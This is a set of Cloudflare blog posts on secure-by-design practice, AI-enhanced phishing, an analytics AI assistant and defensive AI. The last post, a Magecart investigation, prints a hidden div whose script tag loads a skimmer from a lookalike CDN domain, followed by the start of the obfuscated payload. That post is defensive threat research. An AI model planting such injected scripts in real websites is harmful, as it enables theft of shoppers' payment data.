Despite the potentially devastating consequences of insecure software, too many vendors place the onus of security on their customers — a fact that CISA underscores in their guidelines. While a level of care from customers is expected, the majority of risks should be handled by manufacturers and their products. Only then can we have more secure and trusting online interactions. The ‘Secure by Design’ principles are essential to bridge that gap and change the industry.
How does Cloudflare support secure by design principles?
Taking ownership of customer security outcomes
CISA explains that in order to take ownership of customer security outcomes, software manufacturers should invest in product security efforts that include application hardening, application features, and application default settings. At Cloudflare, we always have these product security efforts top of mind and a few examples are shared below.
Application hardening
At Cloudflare, our developers follow a defined software development life cycle (SDLC) management process with checkpoints from our security team. We proactively address known vulnerabilities before they can be exploited and fix any exploited vulnerabilities for all of our customers. For example, we are committed to memory safe programming languages and use them where possible. Back in 2021, Cloudflare rewrote the Cloudflare WAF from Lua into the memory safe Rust. More recently, Cloudflare introduced a new in-house built HTTP proxy named Pingora, that moved us from memory unsafe C to memory safe Rust as well. Both of these projects were extra large undertakings that would not have been possible without executive support from our technical leadership team.
Zero Trust Security
By default, we align with CISA’s Zero Trust Maturity Model through the use of Cloudflare’s Zero Trust Security suite of services, to prevent unauthorized access to Cloudflare data, development resources, and other services. We minimize trust assumptions and require strict identity verification for every person and device trying to access any Cloudflare resources, whether self-hosted or in the cloud.
At Cloudflare, we believe that Zero Trust Security is a must-have security architecture in today’s environment, where cyber security attacks are rampant and hybrid work environments are the new normal. To help protect small businesses today, we have a Zero Trust plan that provides the essential security controls needed to keep employees and apps protected online available free of charge for up to 50 users.
Application features
We not only provide users with many essential security tools for free, but we have helped push the entire industry to provide better security features by default since our early days.
Back in 2014, during Cloudflare’s birthday week, we announced that we were making encryption free for all our customers by introducing Universal SSL. Then in 2015, we went one step further and provided full encryption of all data from the browser to the origin, for free. Now, the rest of the industry has followed our lead and encryption by default has become the standard for Internet applications.
During Cloudflare’s seventh Birthday Week in 2017, we were incredibly proud to announce unmetered DDoS mitigation. The service absorbs and mitigates large-scale DDoS attacks without charging customers for the excess bandwidth consumed during an attack. With such announcement we eliminated the industry standard of ‘surge pricing’ for DDoS attacks
In 2021, we announced a protocol called MIGP (“Might I Get Pwned”) that allows users to check whether their credentials have been compromised without exposing any unnecessary information in the process. Aside from a bucket ID derived from a prefix of the hash of your email, your credentials stay on your device and are never sent (even encrypted) over the Internet. Before that, using credential checking services could turn out to be a vulnerability in itself, leaking sensitive information while you are checking whether or not your credentials have been compromised.
A year later, in 2022, Cloudflare again disrupted the industry when we announced WAF (Web Application Firewall) Managed Rulesets free of charge for all Cloudflare plans. WAF is a service responsible for protecting web applications from malicious attacks. Such attacks have a major impact across the Internet regardless of the size of an organization. By making WAF free, we are making the Internet safe for everyone.
Finally, at the end of 2023, we were excited to help lead the industry by making post-quantum cryptography available free of charge to all of our customers irrespective of plan levels.
Application default settings
To further protect our customers, we ensure our default settings provide a robust security posture right from the start. Once users are comfortable, they can change and configure any settings the way they prefer. For example, Cloudflare automatically deploys the Free Cloudflare Managed Ruleset to any new Cloudflare zone. The managed ruleset includes Log4j rules, Shellshock rules, rules matching very common WordPress exploits, and others. Customers are able to disable the ruleset, if necessary, or configure the traffic filter or individual rules. To provide an even more secure-by-default system, we also created the ML-computed WAF Attack Score that uses AI to detect bypasses of existing managed rules and can detect software exploits before they are made public.
As another example, all Cloudflare accounts come with unmetered DDoS mitigation services to protect applications from many of the Internet’s most common and hard to handle attacks, by default.
As yet another example, when customers use our R2 storage, all the stored objects are encrypted at rest. Both encryption and decryption is automatic, does not require user configuration to enable, and does not impact the performance of R2.
Cloudflare also provides all of our customers with robust audit logs. Audit logs summarize the history of changes made within your Cloudflare account. Audit logs include account level actions like login, as well as zone configuration changes. Audit Logs are available on all plan types and are captured for both individual users and for multi-user organizations. Our audit logs are available across all plan levels for 18 months.
Embracing radical transparency and accountability
To embrace radical transparency and accountability means taking pride in delivering safe and secure products. Transparency and sharing information are crucial for improving and evolving the security industry, fostering an environment where companies learn from each other and make the online world safer. Cloudflare shows transparency in multiple ways, as outlined below.
The Cloudflare blog
On the Cloudflare blog, you can find the latest information about our features and improvements, but also about zero-day attacks that are relevant to the entire industry, like the historic HTTP/2 Rapid Reset attacks detected last year. We are transparent and write about important security incidents, such as the Thanksgiving 2023 security incident, where we go in detail about what happened, why it happened, and the steps we took to resolve it. We have also made a conscious effort to embrace radical transparency from Cloudflare’s inception about incidents impacting our services, and continue to embrace this important principle as one of our core values. We hope that the information we share can assist others in enhancing their software practices.
Cloudflare System Status
Cloudflare System Status is a page to inform website owners about the status of Cloudflare services. It provides information about the current status of services and whether they are operating as expected. If there are any ongoing incidents, the status page notes which services were affected, as well as details about the issue. Users can also find information about scheduled maintenance that may affect the availability of some services.
Technical transparency for code integrity
We believe in the importance of using cryptography as a technical means for transparently verifying identity and data integrity. For example, in 2022, we partnered with WhatsApp to provide a system for WhatsApp that assures users they are running the correct, untampered code when visiting the web version of the service by enabling the code verify extension to confirm hash integrity automatically. It’s this process, and the fact that is automated on behalf of the user, that helps provide transparency in a scalable way. If users had to manually fetch, compute, and compare the hashes themselves, detecting tampering would likely only be done by a small fraction of technical users.
Transparency report and warrant canaries
We also believe that an essential part of earning and maintaining the trust of our customers is being transparent about the requests we receive from law enforcement and other governmental entities. To this end, Cloudflare publishes semi-annual updates to our Transparency Report on the requests we have received to disclose information about our customers.
An important part of Cloudflare’s transparency report is our warrant canaries. Warrant canaries are a method to implicitly inform users that we have not taken certain actions or received certain requests from government or law enforcement authorities, such as turning over our encryption or authentication keys or our customers’ encryption or authentication keys to anyone. Through these means we are able to let our users know just how private and secure their data is while adhering to orders from law enforcement that prohibit disclosing some of their requests. You can read Cloudflare’s warrant canaries here.
While transparency reports and warrant canaries are not explicitly mentioned in CISA’s secure by design principles, we think they are an important aspect in a technology company being transparent about their practices.
Public bug bounties
We invite you to contribute to our security efforts by participating in our public bug bounty hosted by HackerOne, where you can report Cloudflare vulnerabilities and receive financial compensation in return for your help.
Leading from the top
With this principle, security is deeply rooted inside Cloudflare’s business goals. Because of the tight relationship of security and quality, by improving a product’s default security, the quality of the overall product also improves.
At Cloudflare, our dedication to security is reflected in the company’s structure. Our Chief Security Officer reports directly to our CEO, and presents at every board meeting. That allows for board members well-informed about the current cybersecurity landscape and emphasizes the importance of the company’s initiatives to improve security.
Additionally, our security engineers are a part of the main R&D organization, with their work being as integral to our products as that of our system engineers. This means that our security engineers can bake security into the SDLC instead of bolting it on as an afterthought.
How can you help?
If you are a software manufacturer, we encourage you to familiarize yourself with CISA’s ‘Secure by Design’ principles and create a plan to implement them in your company.
As an individual, we encourage you to participate in bug bounty programs (such as Cloudflare’s HackerOne public bounty) and promote cybersecurity awareness in your community.
Let’s help build a better Internet together.
Dispelling the Generative AI fear: how Cloudflare secures inboxes against AI-enhanced phishing
Post Syndicated from Ayush Kumar original https://blog.cloudflare.com/dispelling-the-generative-ai-fear-how-cloudflare-secures-inboxes-against-ai-enhanced-phishing
Email continues to be the largest attack vector that attackers use to try to compromise or extort organizations. Given the frequency with which email is used for business communication, phishing attacks have remained ubiquitous. As tools available to attackers have evolved, so have the ways in which attackers have targeted users while skirting security protections. The release of several artificial intelligence (AI) large language models (LLMs) has created a mad scramble to discover novel applications of generative AI capabilities and has consumed the minds of security researchers. One application of this capability is creating phishing attack content.
Phishing relies on the attacker seeming authentic. Over the years, we’ve observed that there are two distinct forms of authenticity: visual and organizational. Visually authentic attacks use logos, images, and the like to establish trust, while organizationally authentic campaigns use business dynamics and social relationships to drive their success. LLMs can be employed by attackers to make their emails seem more authentic in several ways. A common technique is for attackers to use LLMs to translate and revise emails they’ve written into messages that are more superficially convincing. More sophisticated attacks pair LLMs with personal data harvested from compromised accounts to write personalized, organizationally-authentic messages.
For example, WormGPT has the ability to take a poorly written email and recreate it to have better use of grammar, flow, and voice. The output is a fluent, well-written message that can more easily pass as authentic. Threat actors within discussion forums are encouraged to create rough drafts in their native language and let the LLM do its work.
One form of phishing attack that benefits from LLMs, which can have devastating financial impact, are Business Email Compromise (BEC) attacks. During these attacks, malicious actors attempt to dupe their victims into sending payment for fraudulent invoices; LLMs can help make these messages sound more organizationally authentic. And while BEC attacks are top of mind for organizations who wish to stop the unauthorized egress of funds from their organization, LLMs can be used to craft other types of phishing messages as well.
Yet these LLM-crafted messages still rely on the user performing an action, like reading a fraudulent invoice or interacting with a link, which can’t be spoofed so easily. And every LLM-written email is still an email, containing an array of other signals like sender reputation, correspondence patterns, and metadata bundled with each message. With the right mitigation strategy and tools in place, LLM-enhanced attacks can be reliably stopped.
While the popularity of ChatGPT has thrust LLMs into the recent spotlight, these kinds of models are not new; Cloudflare has been training its models to defend against LLM-enhanced attacks for years. Our models’ ability to look at all components of an email ensures that Cloudflare customers are already protected and will continue to be in the future — because the machine learning systems our threat research teams have developed through analyzing billions of messages aren’t deceived by nicely-worded emails.
Generative AI threats and trade offs
The riskiest of AI generated attacks are personalized based on data harvested prior to the attack. Threat actors collect this information during more traditional account compromise operations against their victims and iterate through this process. Once they have sufficient information to conduct their attack they proceed. It’s highly targeted and highly specific. The benefit of AI is scale of operations; however, mass data collection is necessary to create messages that accurately impersonate who the attacker is pretending to be.
While AI-generated attacks can have advantages in personalization and scalability, their effectiveness hinges on having sufficient samples for authenticity. Traditional threat actors can also employ social engineering tactics to achieve similar results, albeit without the efficiency and scalability of AI. The fundamental limitations of opportunity and timing, as we will discuss in the next section, still apply to all attackers — regardless of the technology used.
To defend against such attacks, organizations must adopt a multi-layer approach to cybersecurity. This includes employee awareness training, employing advanced threat detection systems that utilize AI and traditional techniques, and constantly updating security practices to protect against both AI and traditional phishing attacks.
Threat actors can utilize AI to generate attacks, but they come with tradeoffs. The bottleneck in the number of attacks they can successfully conduct is directly proportional to the number of opportunities they have at their disposal, and the data they have available to craft convincing messages. They require access and opportunity, and without both the attacks are not very likely to succeed.
BEC attacks and LLMs
BEC attacks are top of mind for organizations because they can allow attackers to steal a significant amount of funds from the target. Since BEC attacks are primarily based on text, it may seem like LLMs are about to open the floodgates. However, the reality is much different. The major obstacle limiting this proposition is opportunity. We define opportunity as a window in time when events align to allow for an exploitable condition and for that condition to be exploited — for example, an attacker might use data from a breach to identify an opportunity in a company’s vendor payment schedule. A threat actor can have motive, means, and resources to pull off an authentic looking BEC attack, but without opportunity their attacks will fall flat. While we have observed threat actors attempt a volumetric attack by essentially cold calling on targets, such attacks are unsuccessful the vast majority of the time. This is in line with the premise of BECs, as there is some component of social engineering at play for these attacks.
As an analogy, if someone were to walk into your business’ front door and demand you pay them \$20,000 without any context, a reasonable, logical person would not pay. A successful BEC attack would need to bypass this step of validation and verification, which LLMs can offer little assistance in. While LLMs can generate text that appears convincingly authentic, they cannot establish a business relationship with a company or manufacture an invoice that is authentic in appearance and style, matching those in use. The largest BEC payments are a product of not only account compromise, but invoice compromise, the latter of which are necessary for the attacker in order to provide convincing, fraudulent invoices to victims.
At Cloudflare, we are uniquely situated to provide this analysis, as our email security products scrutinize hundreds of millions of messages every month. In analyzing these attacks, we have found that there are other trends besides text which constitute a BEC attack, with our data suggesting that the vast majority of BEC attacks use compromised accounts. Attackers with access to a compromised account can harvest data to craft more authentic messages that can bypass most security checks because they are coming from a valid email address. Over the last year, 80% of BEC attacks involving \$10K or more involved compromised accounts. Out of that, 75% conducted thread hijacking and redirected the thread to newly registered domains. This is in keeping with observations that the vast majority of “successful” attacks, meaning the threat actor successfully compromised their target, leverages a lookalike domain. This fraudulent domain is almost always recently registered. We also see that 55% of these messages involving over $10K in payment attempted to change ACH payment details.
We can see an example of how this may accumulate in a BEC attack below.
The text within the message does not contain any grammatical errors and is easily readable, yet our sentiment models triggered on the text, detecting that there was a sense of urgency in the sentiment in combination with an invoice — a common pattern employed by attackers. However, there are many other things in this message that triggered different models. For example, the attacker is pretending to be from PricewaterhouseCoopers, but there is a mismatch in the domain from which this email was sent. We also noticed that the sending domain was recently registered, alerting us that this message may not be legitimate. Finally, one of our models generates a social graph unique to each customer based on their communication patterns. This graph provides information about whom each user communicates with and about what. This model flagged that, given the fresh history of this communication, this message was not business as usual. All the signals above plus the outputs of our sentiment models led our analysis engine to conclude that this was a malicious message and to not allow the recipient of this message to interact with it.
Generative AI is continuing to change and improve, so there’s still a lot to be discovered in this arena. While the advent of AI-created BEC attacks may cause an ultimate increase in the number of attacks seen in the wild, we do not expect their success rate to rise for organizations with robust security solutions and processes in place.
Phishing attack trends
In August of last year, we published our 2023 Phishing Report. That year, Cloudflare processed approximately 13 billion emails, which included blocking approximately 250 million malicious messages from reaching customers’ inboxes. Even though it was the year of ChatGPT, our analysis saw that attacks still revolved around long-standing vectors like malicious links.
Most attackers were still trying to get users to either click on a link or download a malicious file. And as discussed earlier, while Generative AI can help with making a readable and convincing message, it cannot help attackers with obfuscating these aspects of their attack.
Cloudflare’s email security models take a sophisticated approach to examining each link and attachment they encounter. Links are crawled and scrutinized based on information about the domain itself as well as on–page elements and branding. Our crawlers also check for input fields in order to see if the link is a potential credential harvester. And for attackers who put their weaponized links behind redirects or geographical locks, our crawlers can leverage the Cloudflare network to bypass any roadblocks thrown our way.
Our detection systems are similarly rigorous in handling attachments. For example, our systems know that some parts of an attachment can be easily faked, while others are not. So our systems deconstruct attachments into their primitive components and check for abnormalities there. This allows us to scan for malicious files more accurately than traditional sandboxes which can be bypassed by attackers.
Attackers can use LLMs to craft a more convincing message to get users to take certain actions, but our scanning abilities catch malicious content and prevent the user from interacting with it.
Anatomy of an email
Emails contain information beyond the body and subject of the message. When building detections, we like to think of emails as having both mutable and immutable properties. Mutable properties like the body text can be easily faked while other mutable properties like sender IP address require more effort to fake. However, there are immutable properties like domain age of the sender and similarity of the domain to known brands that cannot be altered at all. For example, let’s take a look at a message that I received.
While the message above is what the user sees, it is a small part of the larger content of the email. Below is a snippet of the message headers. This information is typically useless to a recipient (and most of it isn’t displayed by default) but it contains a treasure trove of information for us as defenders. For example, our detections can see all the preliminary checks for DMARC, SPF, and DKIM. These let us know whether this email was allowed to be sent on behalf of the purported sender and if it was altered before reaching our inbox. Our models can also see the client IP address of the sender and use this to check their reputation. We can also see which domain the email was sent from and check if it matches the branding included in the message.
As you can see, the body and subject of a message are a small portion of what makes an email to be an email. When performing analysis on emails, our models holistically look at every aspect of a message to make an assessment of its safety. Some of our models do focus their analysis on the body of the message for indicators like sentiment, but the ultimate assessment of the message’s risk is performed in concert with models evaluating every aspect of the email. All this information is surfaced to the security practitioners that are using our products.
Cloudflare’s email security models
Our philosophy of using multiple models trained on different properties of messages culminates in what we call our SPARSE engine. In the 2023 Forrester Wave™ for Enterprise Email Security report, the analysts mentioned our ability to catch phishing emails using our SPARSE engine saying “Cloudflare uses its preemptive crawling approach to discover phishing campaign infrastructure as it’s being built. Its Small Pattern Analytics Engine (SPARSE) combines multiple machine learning models, including natural language modeling, sentiment and structural analysis, and trust graphs”. 1
Our SPARSE engine is continually updated using messages we observe. Given our ability to analyze billions of messages a year, we are able to detect trends earlier and feed these into our models to improve their efficacy. A recent example of this is when we noticed in late 2023 a rise in QR code attacks. Attackers deployed different techniques to obfuscate the QR code so that OCR scanners could not scan the image but cellphone cameras would direct the user to the malicious link. These techniques included making the image incredibly small so that it was not clear for scanners or pixel shifting images. However, feeding these messages into our models trained them to look at all the qualities about the emails sent from those campaigns. With this combination of data, we were able to create detections to catch these campaigns before they hit customers’ inboxes.
Our approach to preemptive scanning makes us resistant to oscillations of threat actor behavior. Even though the use of LLMs is a tool that attackers are deploying more frequently today, there will be others in the future, and we will be able to defend our customers from those threats as well.
Future of email phishing
Securing email inboxes is a difficult task given the creative ways attackers try to phish users. This field is ever evolving and will continue to change dramatically as new technologies become accessible to the public. Trends like the use of generative AI will continue to change, but our methodology and approach to building email detections keeps our customers protected.
If you are interested in how Cloudflare’s Cloud Email Security works to protect your organization against phishing threats please reach out to your Cloudflare contact and set up a free Phishing Risk Assessment. For Microsoft 365 customers, you can also run our complementary retro scan to see what phishing emails your current solution has missed. More information on that can be found in our recent blog post.
Want to learn more about our solution? Sign up for a complementary Phish Risk Assessment.
[1] Source: The Forrester Wave™: Enterprise Email Security, Q2, 2023
The Forrester Wave™ is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave are trademarks of Forrester Research, Inc. The Forrester Wave is a graphical representation of Forrester’s call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.
Cloudflare launches AI Assistant for Security Analytics
Post Syndicated from Jen Sells original https://blog.cloudflare.com/security-analytics-ai-assistant
Imagine you are in the middle of an attack on your most crucial production application, and you need to understand what’s going on. How happy would you be if you could simply log into the Dashboard and type a question such as: “Compare attack traffic between US and UK” or “Compare rate limiting blocks for automated traffic with rate limiting blocks from human traffic” and see a time series chart appear on your screen without needing to select a complex set of filters?
Today, we are introducing an AI assistant to help you query your security event data, enabling you to more quickly discover anomalies and potential security attacks. You can now use plain language to interrogate Cloudflare analytics and let us do the magic.
What did we build?
One of the big challenges when analyzing a spike in traffic or any anomaly in your traffic is to create filters that isolate the root cause of an issue. This means knowing your way around often complex dashboards and tools, knowing where to click and what to filter on.
On top of this, any traditional security dashboard is limited to what you can achieve by the way data is stored, how databases are indexed, and by what fields are allowed when creating filters. With our Security Analytics view, for example, it was difficult to compare time series with different characteristics. For example, you couldn’t compare the traffic from IP address x.x.x.x with automated traffic from Germany without opening multiple tabs to Security Analytics and filtering separately. From an engineering perspective, it would be extremely hard to build a system that allows these types of unconstrained comparisons.
With the AI Assistant, we are removing this complexity by leveraging our Workers AI platform to build a tool that can help you query your HTTP request and security event data and generate time series charts based on a request formulated with natural language. Now the AI Assistant does the hard work of figuring out the necessary filters and additionally can plot multiple series of data on a single graph to aid in comparisons. This new tool opens up a new way of interrogating data and logs, unconstrained by the restrictions introduced by traditional dashboards.
Now it is easier than ever to get powerful insights about your application security by using plain language to interrogate your data and better understand how Cloudflare is protecting your business. The new AI Assistant is located in the Security Analytics dashboard and works seamlessly with the existing filters. The answers you need are just a question away.
What can you ask?
To demonstrate the capabilities of AI Assistant, we started by considering the questions that we ask ourselves every day when helping customers to deploy the best security solutions for their applications.
We’ve included some clickable examples in the dashboard to get you started.
You can use the AI Assistant to
- Identify the source of a spike in attack traffic by asking: “Compare attack traffic between US and UK”
- Identify root cause of 5xx errors by asking: “Compare origin and edge 5xx errors”
- See which browsers are most commonly used by your users by asking:”Compare traffic across major web browsers”
- For an ecommerce site, understand what percentage of users visit vs add items to their shopping cart by asking: “Compare traffic between /api/login and /api/basket”
- Identify bot attacks against your ecommerce site by asking: “Show requests to /api/basket with a bot score less than 20”
- Identify the HTTP versions used by clients by asking: “Compare traffic by each HTTP version”
- Identify unwanted automated traffic to specific endpoints by asking: “Show POST requests to /admin with a Bot Score over 30”
You can start from these when exploring the AI Assistant.
How does it work?
Using Cloudflare’s powerful Workers AI global network inference platform, we were able to use one of the off-the-shelf large language models (LLMs) offered on the platform to convert customer queries into GraphQL filters. By teaching an AI model about the available filters we have on our Security Analytics GraphQL dataset, we can have the AI model turn a request such as “Compare attack traffic on /api and /admin endpoints” into a matching set of structured filters:
```
[
  {“name”: “Attack Traffic on /api”, “filters”: [{“key”: “clientRequestPath”, “operator”: “eq”, “value”: “/api”}, {“key”: “wafAttackScoreClass”, “operator”: “eq”, “value”: “attack”}]},
  {“name”: “Attack Traffic on /admin”, “filters”: [{“key”: “clientRequestPath”, “operator”: “eq”, “value”: “/admin”}, {“key”: “wafAttackScoreClass”, “operator”: “eq”, “value”: “attack”}]}
]
```
Then, using the filters provided by the AI model, we can make requests to our GraphQL APIs, gather the requisite data, and plot a data visualization to answer the customer query.
By using this method, we are able to keep customer information private and avoid exposing any security analytics data to the AI model itself, while still allowing humans to query their data with ease. This ensures that your queries will never be used to train the model. And because Workers AI hosts a local instance of the LLM on Cloudflare’s own network, your queries and resulting data never leave Cloudflare’s network.
Future Development
We are in the early stages of developing this capability and plan to rapidly extend the capabilities of the Security Analytics AI Assistant. Don’t be surprised if we cannot handle some of your requests at the beginning. At launch, we are able to support basic inquiries that can be plotted in a time series chart such as “show me” or “compare” for any currently filterable fields.
However, we realize there are a number of use cases that we haven’t even thought of, and we are excited to release the Beta version of AI Assistant to all Business and Enterprise customers to let you test the feature and see what you can do with it. We would love to hear your feedback and learn more about what you find useful and what you would like to see in it next. With future versions, you’ll be able to ask questions such as “Did I experience any attacks yesterday?” and use AI to automatically generate WAF rules for you to apply to mitigate them.
Beta availability
Starting today, AI Assistant is available for a select few users and rolling out to all Business and Enterprise customers throughout March. Look out for it and try for free and let us know what you think by using the Feedback link at the top of the Security Analytics page.
Final pricing will be determined prior to general availability.
Defensive AI: Cloudflare’s framework for defending against next-gen threats
Post Syndicated from Daniele Molteni original https://blog.cloudflare.com/defensive-ai
Generative AI has captured the imagination of the world by being able to produce poetry, screenplays, or imagery. These tools can be used to improve human productivity for good causes, but they can also be employed by malicious actors to carry out sophisticated attacks.
We are witnessing phishing attacks and social engineering becoming more sophisticated as attackers tap into powerful new tools to generate credible content or interact with humans as if it was a real person. Attackers can use AI to build boutique tooling made for attacking specific sites with the intent of harvesting proprietary data and taking over user accounts.
To protect against these new challenges, we need new and more sophisticated security tools: this is how Defensive AI was born. Defensive AI is the framework Cloudflare uses when thinking about how intelligent systems can improve the effectiveness of our security solutions. The key to Defensive AI is data generated by Cloudflare’s vast network, whether generally across our entire network or specific to individual customer traffic.
At Cloudflare, we use AI to increase the level of protection across all security areas, ranging from application security to email security and our Zero Trust platform. This includes creating customized protection for every customer for API or email security, or using our huge amount of attack data to train models to detect application attacks that haven’t been discovered yet.
In the following sections, we will provide examples of how we designed the latest generation of security products that leverage AI to secure against AI-powered attacks.
Protecting APIs with anomaly detection
APIs power the modern Web, comprising 57% of dynamic traffic across the Cloudflare network, up from 52% in 2021. While APIs aren’t a new technology, securing them differs from securing a traditional web application. Because APIs offer easy programmatic access by design and are growing in popularity, fraudsters and threat actors have pivoted to targeting APIs. Security teams must now counter this rising threat. Importantly, each API is usually unique in its purpose and usage, and therefore securing APIs can take an inordinate amount of time.
Cloudflare is announcing the development of API Anomaly Detection for API Gateway to protect APIs from attacks designed to damage applications, take over accounts, or exfiltrate data. API Gateway provides a layer of protection between your hosted APIs and every device that interfaces with them, giving you the visibility, control, and security tools you need to manage your APIs.
API Anomaly Detection is an upcoming, ML-powered feature in our API Gateway product suite and a natural successor to Sequence Analytics. In order to protect APIs at scale, API Anomaly Detection learns an application’s business logic by analyzing client API request sequences. It then builds a model of what a sequence of expected requests looks like for that application. The resulting traffic model is used to identify attacks that deviate from the expected client behavior. As a result, API Gateway can use its Sequence Mitigation functionality to enforce the learned model of the application’s intended business logic, stopping attacks.
While we’re still developing API Anomaly Detection, API Gateway customers can sign up here to be included in the beta for API Anomaly Detection. Today, customers can get started with Sequence Analytics and Sequence Mitigation by reviewing the docs. Enterprise customers that haven’t purchased API Gateway can self-start a trial in the Cloudflare Dashboard, or contact their account manager for more information.
Identifying unknown application vulnerabilities
Another area where AI improves security is in our Web Application Firewall (WAF). Cloudflare processes 55 million HTTP requests per second on average and has an unparalleled visibility into attacks and exploits across the world targeting a wide range of applications.
One of the big challenges with the WAF is adding protections for new vulnerabilities and false positives. A WAF is a collection of rules designed to identify attacks directed at web applications. New vulnerabilities are discovered daily and at Cloudflare we have a team of security analysts that create new rules when vulnerabilities are discovered. However, manually creating rules takes time — usually hours — leaving applications potentially vulnerable until a protection is in place. The other problem is that attackers continuously evolve and mutate existing attack payloads that can potentially bypass existing rules.
This is why Cloudflare has, for years, leveraged machine learning models that constantly learn from the latest attacks, deploying mitigations without the need for manual rule creation. This can be seen, for example, in our WAF Attack Score solution. WAF Attack Score is based on an ML model trained on attack traffic identified on the Cloudflare network. The resulting classifier allows us to identify variations and bypasses of existing attacks as well as extending the protection to new and undiscovered attacks. Recently, we have made Attack Score available to all Enterprise and Business plans.
While the contribution of security analysts is indispensable, in the era of AI and rapidly evolving attack payloads, a robust security posture demands solutions that do not rely on human operators to write rules for each novel threat. Combining Attack Score with traditional signature-based rules is an example of how intelligent systems can support tasks carried out by humans. Attack Score identifies new malicious payloads which can be used by analysts to optimize rules that, in turn, provide better training data for our AI models. This creates a reinforcing positive feedback loop improving the overall protection and response time of our WAF.
Long term, we will adapt the AI model to account for customer-specific traffic characteristics to better identify deviations from normal and benign traffic.
Using AI to fight phishing
Email is one of the most effective vectors leveraged by bad actors with the US Cybersecurity and Infrastructure Security Agency (CISA) reporting that 90% of cyber attacks start with phishing and Cloudflare Email Security marking 2.6% of 2023’s emails as malicious. The rise of AI-enhanced attacks are making traditional email security providers obsolete, as threat actors can now craft phishing emails that are more credible than ever with little to no language errors.
Cloudflare Email Security is a cloud-native service that stops phishing attacks across all threat vectors. Cloudflare’s email security product continues to protect customers with its AI models, even as trends like Generative AI continue to evolve. Cloudflare’s models analyze all parts of a phishing attack to determine the risk posed to the end user. Some of our AI models are personalized for each customer while others are trained holistically. Privacy is paramount at Cloudflare, so only non-personally identifiable information is used by our tools for training. In 2023, Cloudflare processed approximately 13 billion, and blocked 3.4 billion, emails, providing the email security product a rich dataset that can be used to train AI models.
Two detections that are part of our portfolio are Honeycomb and Labyrinth.
- Honeycomb is a patented email sender domain reputation model. This service builds a graph of who is sending messages and builds a model to determine risk. Models are trained on specific customer traffic patterns, so every customer has AI models trained on what their good traffic looks like.
- Labyrinth uses ML to protect on a per-customer basis. Actors attempt to spoof emails from our clients’ valid partner companies. We can gather a list with statistics of known & good email senders for each of our clients. We can then detect the spoof attempts when the email is sent by someone from an unverified domain, but the domain mentioned in the email itself is a reference/verified domain.
AI remains at the core of our email security product, and we are constantly improving the ways we leverage it within our product. If you want to get more information about how we are using our AI models to stop AI enhanced phishing attacks check out our blog post here.
Zero-Trust security protected and powered by AI
Cloudflare Zero Trust provides administrators the tools to protect access to their IT infrastructure by enforcing strict identity verification for every person and device regardless of whether they are sitting within or outside the network perimeter.
One of the big challenges is to enforce strict access control while reducing the friction introduced by frequent verifications. Existing solutions also put pressure on IT teams that need to analyze log data to track how risk is evolving within their infrastructure. Sifting through a huge amount of data to find rare attacks requires large teams and substantial budgets.
Cloudflare simplifies this process by introducing behavior-based user risk scoring. Leveraging AI, we analyze real-time data to identify anomalies in the users’ behavior and signals that could lead to harms to the organization. This provides administrators with recommendations on how to tailor the security posture based on user behavior.
Zero Trust user risk scoring detects user activity and behaviors that could introduce risk to your organizations, systems, and data and assigns a score of Low, Medium, or High to the user involved. This approach is sometimes referred to as user and entity behavior analytics (UEBA) and enables teams to detect and remediate possible account compromise, company policy violations, and other risky activity.
The first contextual behavior we are launching is “impossible travel”, which helps identify if a user’s credentials are being used in two locations that the user could not have traveled to in that period of time. These risk scores can be further extended in the future to highlight personalized behavior risks based on contextual information such as time of day usage patterns and access patterns to flag any anomalous behavior. Since all traffic would be proxying through your SWG, this can also be extended to resources which are being accessed, like an internal company repo.
We have an exciting launch during security week. Check out this blog to learn more.
Conclusion
From application and email security to network security and Zero Trust, we are witnessing attackers leveraging new technologies to be more effective in achieving their goals. In the last few years, multiple Cloudflare product and engineering teams have adopted intelligent systems to better identify abuses and increase protection.
Besides the generative AI craze, AI is already a crucial part of how we defend digital assets against attacks and how we discourage bad actors.
Navigating the maze of Magecart: a cautionary tale of a Magecart impacted website
Post Syndicated from Himanshu Anand original https://blog.cloudflare.com/navigating-the-maze-of-magecart
The Cloudflare security research team reviews and evaluates scripts flagged by Cloudflare Page Shield, focusing particularly on those with low scores according to our machine learning (ML) model, as low scores indicate the model thinks they are malicious. It was during one of these routine reviews that we stumbled upon a peculiar script on a customer’s website, one that was being fetched from a zone unfamiliar to us, a new and uncharted territory in our digital map.
This script was not only obfuscated but exhibited some suspicious behavior, setting off alarm bells within our team. Its complexity and the mysterious nature piqued our curiosity, and we decided to delve deeper, to unravel the enigma of what this script was truly up to.
In our quest to decipher the script’s purpose, we geared up to dissect its layers, determined to shed light on its hidden intentions and understand the full scope of its actions.
The Infection Mechanism: A seemingly harmless HTML div element housed a piece of JavaScript, a trojan horse lying in wait.
<div style="display: none; visibility: hidden;">
<script src="//cdn.jsdelivr.at/js/sidebar.min.js"></script>
</div>
The devil in the details
The script hosted at the aforementioned domain was a piece of obfuscated JavaScript, a common tactic used by attackers to hide their malicious intent from casual observation. The obfuscated code can be examined in detail through the snapshot provided by Cloudflare Radar URL Scanner.
Obfuscated script snippet:
function _0x5383(_0x411252,_0x2f6ba1){var _0x1d211f=_0x1d21();return _0x5383=function(_0x5383da,_0x5719da){_0x5383da=_0x5383da-0x101;var _0x3d97e9=_0x1d211f[_0x5383da];return _0x3d97e9;},_0x5383(_0x411252,_0x2f6ba1);}var _0x11e3ed=_0x5383;(function(_0x3920b4,_0x32875c){var _0x3147a9=_0x5383,_0x5c373e=_0x3920b4();while(!![]){try{var _0x5e0fb6=-parseInt(_0x3147a9(0x13e))/0x1*(parseInt(_0x3147a9(0x151))/0x2)+parseInt(_0x3147a9(0x168))/0x3*(parseInt(_0x3147a9(0x136))/0x4)+parseInt(_0x3147a9(0x15d))/0x5*(parseInt(_0x3147a9(0x152))/0x6)+-parseInt(_0x3147a9(0x169))/0x7*(-parseInt(_0x3147a9(0x142))/0x8)+parseInt(_0x3147a9(0x143))/0x9+-parseInt(_0x3147a9(0x14b))/0xa+-parseInt(_0x3147a9(0x150))/0xb;if(_0x5e0fb6===_0x32875c)break;else _0x5c373e['push'](_0x5c373e['shift']());}catch(_0x1f0719){_0x5c373e['push'](_0x5c373e['shift']());}}}(_0x1d21,0xbc05c));function _0x1d21(){var _0x443323=['3439548foOmOf',
.....
